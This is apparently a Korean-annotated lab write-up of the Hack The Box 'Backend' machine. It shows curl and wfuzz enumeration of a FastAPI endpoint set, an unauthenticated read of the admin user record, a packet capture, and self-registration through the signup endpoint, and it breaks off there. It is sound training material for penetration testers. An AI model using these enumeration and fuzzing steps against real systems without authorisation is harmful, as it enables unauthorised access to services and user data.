
HTTP 상태	Unauthorized
상태 코드	401
상황	클라이언트가 인증되지 않았거나, 유효한 인증 정보가 부족하여 요청이 거부됨
예시	사용자가 로그인되지 않은 경우


10.10.11.161/api
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
endpoints:
0: "v1"


10.10.11.161/api/v1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
endpoints:
0: "user"
1: "admin"

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/admin -X GET -s -i -L
HTTP/1.1 307 Temporary Redirect
date: Sat, 01 Feb 2025 14:26:23 GMT
server: uvicorn
location: http://10.10.11.161/api/v1/admin/
Transfer-Encoding: chunked

HTTP/1.1 401 Unauthorized
date: Sat, 01 Feb 2025 14:26:23 GMT
server: uvicorn
www-authenticate: Bearer
content-length: 30
content-type: application/json

{"detail":"Not authenticated"}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/admin -X POST -i -s -L
HTTP/1.1 307 Temporary Redirect
date: Tue, 04 Feb 2025 12:13:57 GMT
server: uvicorn
location: http://10.10.11.161/api/v1/admin/
Transfer-Encoding: chunked

HTTP/1.1 405 Method Not Allowed
date: Tue, 04 Feb 2025 12:13:57 GMT
server: uvicorn
content-length: 31
content-type: application/json

{"detail":"Method Not Allowed"}
```


10.10.11.161/api/v1/user/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
detail: "Not Found"

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user -i -s -X GET
HTTP/1.1 404 Not Found
date: Tue, 04 Feb 2025 14:46:35 GMT
server: uvicorn
content-length: 22
content-type: application/json

{"detail":"Not Found"}

┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user -X POST -s -i
HTTP/1.1 404 Not Found
date: Sat, 01 Feb 2025 14:16:23 GMT
server: uvicorn
content-length: 22
content-type: application/json

{"detail":"Not Found"}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/zxcv -X GET -s -i
HTTP/1.1 422 Unprocessable Entity
date: Sat, 01 Feb 2025 14:18:02 GMT
server: uvicorn
content-length: 104
content-type: application/json

{"detail":[{"loc":["path","user_id"],"msg":"value is not a valid integer","type":"type_error.integer"}]}
```

'zxcv

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/zxcv -X GET -s | jq .
{
  "detail": [
    {
      "loc": [
        "path",
        "user_id"
      ],
      "msg": "value is not a valid integer",
      "type": "type_error.integer"
    }
  ]
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/1 -X GET -s -i
HTTP/1.1 200 OK
date: Sat, 01 Feb 2025 14:20:19 GMT
server: uvicorn
content-length: 141
content-type: application/json

{"guid":"36c2e94a-4271-4259-93bf-c96ad5948284","email":"admin@htb.local","date":null,"time_created":1649533388111,"is_superuser":true,"id":1}
```


```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/1 -X GET -s | jq
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ wfuzz -u http://10.10.11.161/api/v1/user/FUZZ -w /usr/share/wordlists/dirb/big.txt -X POST -c -t 100 --hc 405
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.161/api/v1/user/FUZZ
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000004349:   307        0 L      0 W        0 Ch        "cgi-bin/"
000011054:   422        0 L      3 W        172 Ch      "login"
000016521:   422        0 L      2 W        81 Ch       "signup"

Total time: 108.3488
Processed Requests: 20469
Filtered Requests: 20466
Requests/sec.: 188.9175
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s -i
HTTP/1.1 422 Unprocessable Entity
date: Sat, 01 Feb 2025 15:39:53 GMT
server: uvicorn
content-length: 172
content-type: application/json

{"detail":[{"loc":["body","username"],"msg":"field required","type":"value_error.missing"},{"loc":["body","password"],"msg":"field required","type":"value_error.missing"}]}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s | jq
{
  "detail": [
    {
      "loc": [
        "body",
        "username"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    },
    {
      "loc": [
        "body",
        "password"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/signup -X POST -i -s -L
HTTP/1.1 422 Unprocessable Entity
date: Tue, 04 Feb 2025 12:22:20 GMT
server: uvicorn
content-length: 81
content-type: application/json

{"detail":[{"loc":["body"],"msg":"field required","type":"value_error.missing"}]}

┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/signup -X POST -i -s -d '{"username":"admin", "password":"password"}'
HTTP/1.1 422 Unprocessable Entity
date: Tue, 04 Feb 2025 12:30:25 GMT
server: uvicorn
content-length: 88
content-type: application/json

{"detail":[{"loc":["body"],"msg":"value is not a valid dict","type":"type_error.dict"}]}
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
4 0.227196157 10.10.14.11 10.10.11.161 HTTP 234 POST
8 0.685149920 10.10.11.161 10.10.14.11 HTTP/J… 140 HTTP/
Frame 4: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits) on interface tun0, id 0
Raw packet data
Internet Protocol Version 4, Src: 10.10.14.11, Dst: 10.10.11.161
Transmission Control Protocol, Src Port: 33952, Dst Port: 80, Seq: 1, Ack: 1, Len: 182
Hypertext Transfer Protocol
POST /api/v1/user/signup HTTP/1.1\r\n
Host: 10.10.11.161\r\n
User-Agent: curl/8.10.1\r\n
Accept: */*\r\n
Content-Length: 18\r\n
Content-Type: application/x-www-form-urlencoded\r\n
\r\n
[Full request URI: http://10.10.11.161/api/v1/user/signup]
[HTTP request 1/1]
[Response in frame: 8]
File Data: 18 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "{"user_id":"zxcv"}" = ""
0000 45 00 00 ea f2 d7 40 00 40 06 19 77 0a 0a 0e 0b E·····@· @··w····
0010 0a 0a 0b a1 84 a0 00 50 db 12 7e 3a 76 24 4a 31 ·····P ··~:v$J
0020 80 18 01 f6 49 b1 00 00 01 01 08 0a 2e fc 9a 49 ····I··· ·····I
0030 e7 c0 5f cf 50 4f 53 54 20 2f 61 70 69 2f 76 31 ··_·POST /api/v
0040 2f 75 73 65 72 2f 73 69 67 6e 75 70 20 48 54 54 /user/si gnup HT
0050 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 30 2e P/1.1··H ost: 10
0060 31 30 2e 31 31 2e 31 36 31 0d 0a 55 73 65 72 2d 10.11.16 1··User
0070 41 67 65 6e 74 3a 20 63 75 72 6c 2f 38 2e 31 30 Agent: c url/8.1
0080 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d .1··Acce pt: */*
0090 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a ·Content -Length
00a0 20 31 38 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 18··Con tent-Ty
00b0 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 e: appli cation/
00c0 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 -www-for m-urlen
00d0 6f 64 65 64 0d 0a 0d 0a 7b 22 75 73 65 72 5f 69 oded···· {"user_
00e0 64 22 3a 22 7a 78 63 76 22 7d d":"zxcv "}

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/signup -X POST -d '{"user_id":"zxcv"}' -s -H "content-type: application/json" | jq
{
  "detail": [
    {
      "loc": [
        "body",
        "email"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    },
    {
      "loc": [
        "body",
        "password"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/signup -X POST -d '{"email":"tester@tester.com", "password":"tester"}' -s -H "content-type: application/json" -i
HTTP/1.1 201 Created
date: Sat, 01 Feb 2025 16:18:31 GMT
server: uvicorn
content-length: 2
content-type: application/json

{}
```

-H "content-type: application/json"

